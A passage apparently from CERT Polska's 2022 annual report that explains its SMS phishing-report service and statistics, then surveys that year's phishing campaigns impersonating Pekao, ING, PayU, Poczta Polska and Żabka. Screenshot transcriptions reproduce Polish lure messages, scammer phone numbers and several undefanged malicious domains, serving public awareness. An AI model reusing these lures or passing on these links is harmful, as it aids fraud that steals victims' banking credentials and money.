
In May 2021, we launched a service to accept SMS reports with a URL (the link) for suspicious incidents. It allows users to quickly and easily send us a suspicious message. This report channel is fully automatic, i.e. it is not used for user interaction. Upon a short preliminary analysis, covering a check of the link provided in the message, the reporting user receives one of the following feedback SMS messages:

- “There is a malicious domain in the message.” – a domain from the detected URL address is in the List of Malicious Domains;
- “At least one of the domains is malicious.” – at least one domain in one of the detected URL addresses is in the List of Malicious Domain;
- “Thank you for sending the message.” – a new URL address was detected or a decision that this address is malicious was not taken;
- “The report was not accepted, the automatic system did not find URL addresses in the content of the SMS message.” – the SMS message has no URL address; report a possible fraud using the contact form.

It is worth to mention that the SMS report channel, due to its automatic character, is used only to identify messages with a link which are an element of a phishing mechanism. Any remaining incidents should be reported using a different method – it is best to use the form available on our website: https://incydent.cert.pl.

HOW CAN YOU REPORT AN SMS MESSAGE?

Reporting SMS messages is very simple, yet may slightly differ depending on the software supplier. For Android phones, sending a report may additionally look a bit different, due to the manufacturer’s overlay or the specific version of the SMS handling app, but all functionalities have the same names. You should just click and hold the reported message, then select the **Przekaż** (Forward) (Fig. 12) option from the drop-down menu. Then you should enter the following number: **799 448 084** or – if the number has already been entered into the contact list – select it from the list and send the message.



10:36


Oszust
+48505268006

poniedziałek, 13 lutego 2023

Twoja paczka zostala zatrzymana z powodu niedoplaty. zlosliwy.link/zaplac

10:35

FIG. 12 Submitting a message from an Android device




10:31

Twoja paczka zostala zatrzymana z powodu niedoplaty. zlosliwy.link/zaplac

FIG. 13 Submitting a message from an iPhone – first view

If you use an iPhone, the process is slightly different. When you click and hold the message, select the **Więcej...** (More) (Fig. 13) option and, during the next step, press the arrow in the bottom right corner (Fig. 14).



Twoja paczka zostala zatrzymana z powodu niedoplaty. zlosliwy.link/zaplac

FIG. 14 Submitting a message from an iPhone – second view

SMS REPORT STATISTICS

In 2021, from the implementation of the system, we received 15,694 SMS reports. This is a great success. More than a half of the reports (7,313) were found to be malicious phishing messages. Statistically speaking, 2022 surpassed our expectations. We received as many as 217,685 SMS messages – almost 14 times more! 199,868 SMS messages contained a link which was further analysed. 82,319 messages were recognised as phishing attempts and, as a consequence, 32,361 domains were put on the List of Malicious Domains. This sudden report boost is caused not only by the more frequent use of SMS messages in general by fraudsters throughout the year but also by our social and marketing activities described in the corresponding section of this report. In November and December alone, we received more than 100,000 SMS messages, 68,917 of which were sent last month. This result is surely based on the increased activity of fraudsters in connection with the Christmas period, but at the same time, it shows the value of our social activities.


WHY IS IT BENEFICIAL TO REPORT SMS MESSAGES TO CERT POLSKA?

You should report suspect SMS messages to CERT Polska for several reasons. An SMS message may be the first report containing a new link to a dangerous website, so that its domain can be put on our List of Malicious Domains, meaning that more people can be protected against fraud. Secondly, each piece of information on cyberthreats is essential for us, while the awareness of the scale based on numerous repetitive reports may contribute to a warning or other activities. Another important issue is the act on combating abuse in electronic communications* currently being developed. According to the draft, CSIRT NASK is to create templates of malicious messages that will be blocked by telecommunication operators. To ensure efficient functioning of this mechanism, we not only need all the links in the malicious SMS messages but also their full content, which is why the reports sent to us are so important.

* https://www.gov.pl/web/premier/projekt-ustawy-o-zwalczaniu-naduzyc-w-komunikacji-elektronicznej

KNOWN PHISHING CAMPAIGNS CARRIED ON IN 2022

Many new ideas about how to deceive Polish Internet users emerged during the year. There are various frauds, however, based on old and well-known techniques, which still prove to be effective. In this section, we would like to list the biggest campaigns that have already been known and described in the years before, but still posed a major threat in 2022.



From: Bank Pekao SA [illegible]
Subject: [redacted] Twoje konto Bank Pekao jest zawieszone
To: [redacted]

Bank Pekao S.A.

Alert Bezpieczeństwa od Bank Pekao !

Drogi Kliencie [redacted]

Nasze zabezpieczenia wykryły nieprawidłową aktywność na Twoim koncie Bank Pekao.

Z tego powodu zawiesiliśmy Twoje konto, dopóki nie zweryfikujesz swojej tożsamości.

Kliknij tutaj, aby zweryfikować swoją tożsamość

Zaloguj się [illegible] elektroniczn[illegible] zweryfikow[illegible]

OSZUSTWO

Z poważaniem
zespół Banku Pekao S.A.

Unsubscribe | Anuluj subskrypcję


FIG. 15 A fake email notifying of an abnormal action on bank account

SECURITY ALERTS ON BANK ACCOUNTS

One of the frauds recurring on an annual basis is phishing campaigns that make use of the banks' image. Offenders mainly use a scheme to communicate the need to take action with respect to an abnormal action on one's bank account. They apply time pressure on a potential victim and then, in this way, they try to persuade the victim to go to a false website that they control.

To communicate with victims, the offenders may use e-mails. Messages impersonating a specific bank and containing a link to a false login panel are sent to randomly selected inboxes. Under these campaigns, the fraudsters put great emphasis on website layout so that they represent the mobile banking login panels of a given bank to the highest extent possible.

In 2022, the offenders carried out a mass SMS campaign. Messages with a new account login, encouraging people to click the provided link to protect the account, were sent to Polish mobile phones. As was the case in email campaigns, the criminals represented the mobile banking login panel with great ease.




wtorek, 13 grudnia 2022

ING: Nowy login na twoje konto zostal wykryty dzisiaj o godzinie 16:31 z Krakow. Nie ty? Prosze zabezpieczyc konto na stronie: mojeing-info-pl.com

16:33

RYS. 16 Fałszywy SMS dotyczący nieuprawnionego logowania na konto

All phishing campaigns were aimed at extortion related to a potential victim's bank account credentials and, which is important, the authorisation codes used to confirm various account-related activities. These activities included adding a trusted recipient or sending a transfer to a specific bank account number, for example. Entering any data that the criminals asked for resulted in the theft of money from the bank account.



https://www.logowanie-pekao24.pl/Logowanie.php

Bank Pekao

Nie masz konta?

Logowanie do Pekao24

WPISZ NUMER KLIENTA / NAZWĘ UŻYTKOWNIKA

Dalej

OSZUSTWO

02.04.2022 Ostrzegamy przed wiadomościami SMS od nadawców podszywających się pod Bank Pekao S.A. Więcej›

25.02.2022 W niektórych agencjach Western Union w Ukrainie odbiór przekazu pieniężnego może być niedostępny ze względu na nieczynne placówki. Więcej›

Bezpieczeństwo Pomoc w logowaniu


801 365 365 +48 22 59 12 232 Bezpieczeństwo RODO Polityka prywatności Kontakt

FIG. 17 A fake login panel at **logowanie-pekao24[.]pl domain**

FAKE PAYMENT GATEWAYS

In previous reports, we often mentioned phishing campaigns where the image of well-known payment gateways was used. Under these campaigns, the fraudsters also applied time pressure to the victims, as well as frequently suggesting possible negative consequences.

A characteristic feature of such campaigns is their distribution method. In most cases, false links were sent to random telephone numbers via SMS messages. The messages contained a direct gateway link or a short link which finally guided the user to a fake payment panel.




11:21

Posiadasz zadluzenie w Urzedzie Skarbowym.
Kwota 4,91 zl. Prosimy o wplate do dnia 29.03.2022 lub sprawa trafi do sadu.
https://rachunek4212.net/412

Przed chwila

FIG. 18 A fake SMS message



PayU S.A
Opłata faktury telefonicznej nr 94712
Do zapłaty 4.91 zł

Przelew

Dane osobowe

Imię | Nazwisko
Nr telefonu | Adres e-mail

Zapłać 4.91 zł


Płacąc akceptujesz Zasady płatności PayU

FIG. 19 A fake PayU payment gateway associated with the SMS message from Fig. 18

In 2021, characteristic shortened links in .sv and .co domains were used the most frequently. In 2022, the fraudsters started using more recognisable URL shorteners, such as tinyurl.com.

The familiar schemes comprising this fraud, carried on in 2022 as well, include:

- fake PayU or eCard gateways, e.g. notices about alleged tax arrears payments during the income statement submission period;
- SMS messages where the fraudsters ask for a surcharge or to pay an electricity bill.


+48725716145

Dodaj do kontaktów

Blokuj numer

29 października 2022


Otrzymałeś kupon na zakupy od Żabka: https://tinyurl.com/44w8hjsf

08:11

OSZUSTWO

FIG. 20 A fake SMS message notifying about a shopping coupon

Throughout the year, the criminals expanded their portfolio with subsequent entities. At the end of 2022, they began to use the image of Żabka, distributing SMS messages to inform about the possibility of obtaining a shopping coupon. The attached link led to a website that finally extorted banking details through a fake payment gateway.


inzadoo.com/zabka/

ZALOGUJ SIĘ I ODBIERZ KUPON DO 2000 ZŁ


* Nominały kuponów to: 100,200,500,1000,2000

FIG. 21 A fake website using the Żabka image, leading to a fake payment panel

Apart from the schemes that prevailed over the year, it is good to pay attention to some smaller campaigns:

- The Poczta Polska image, under which the swindlers guided the victims to a fake payment panel to pay an alleged customs fee;
- payment for a fine via the attached link leading to a fake PayU or BlueMedia payment panel.

The above campaigns were distributed in a mass manner, yet frequently in short periods, lasting up to three days.



https://pocztapsk.com/index.php?success=validatedok

Poczta Polska

EN ES

Numer pakietu:
F465484HW
Opakowanie standardowe

Pakiety n°
F465484HW

Poczta Polska Dodatkowe koszty wysyłki 14,67 zł

Łącznie 14,67 zł

Szczegóły dotyczące płatności

Nazwa *

Nazwisko *

Numer karty *

Data ważności (MM/RR

Kod bezpieczeństwa (CVV)

Po potwierdzeniu danych, zostaniesz przekierowany na naszą stronę, aby uwierzytelnić swoją kartę kredytową w naszym procesie płatności.

Następny

FIG. 22 A fake payment gateway using the Poczta Polska image

STEALING ACCOUNTS OF NETFLIX USERS

Netflix is currently the most popular streaming platform in Poland[5]. This fact entices criminals to attempt new frauds, where the aim is to extort account credentials.

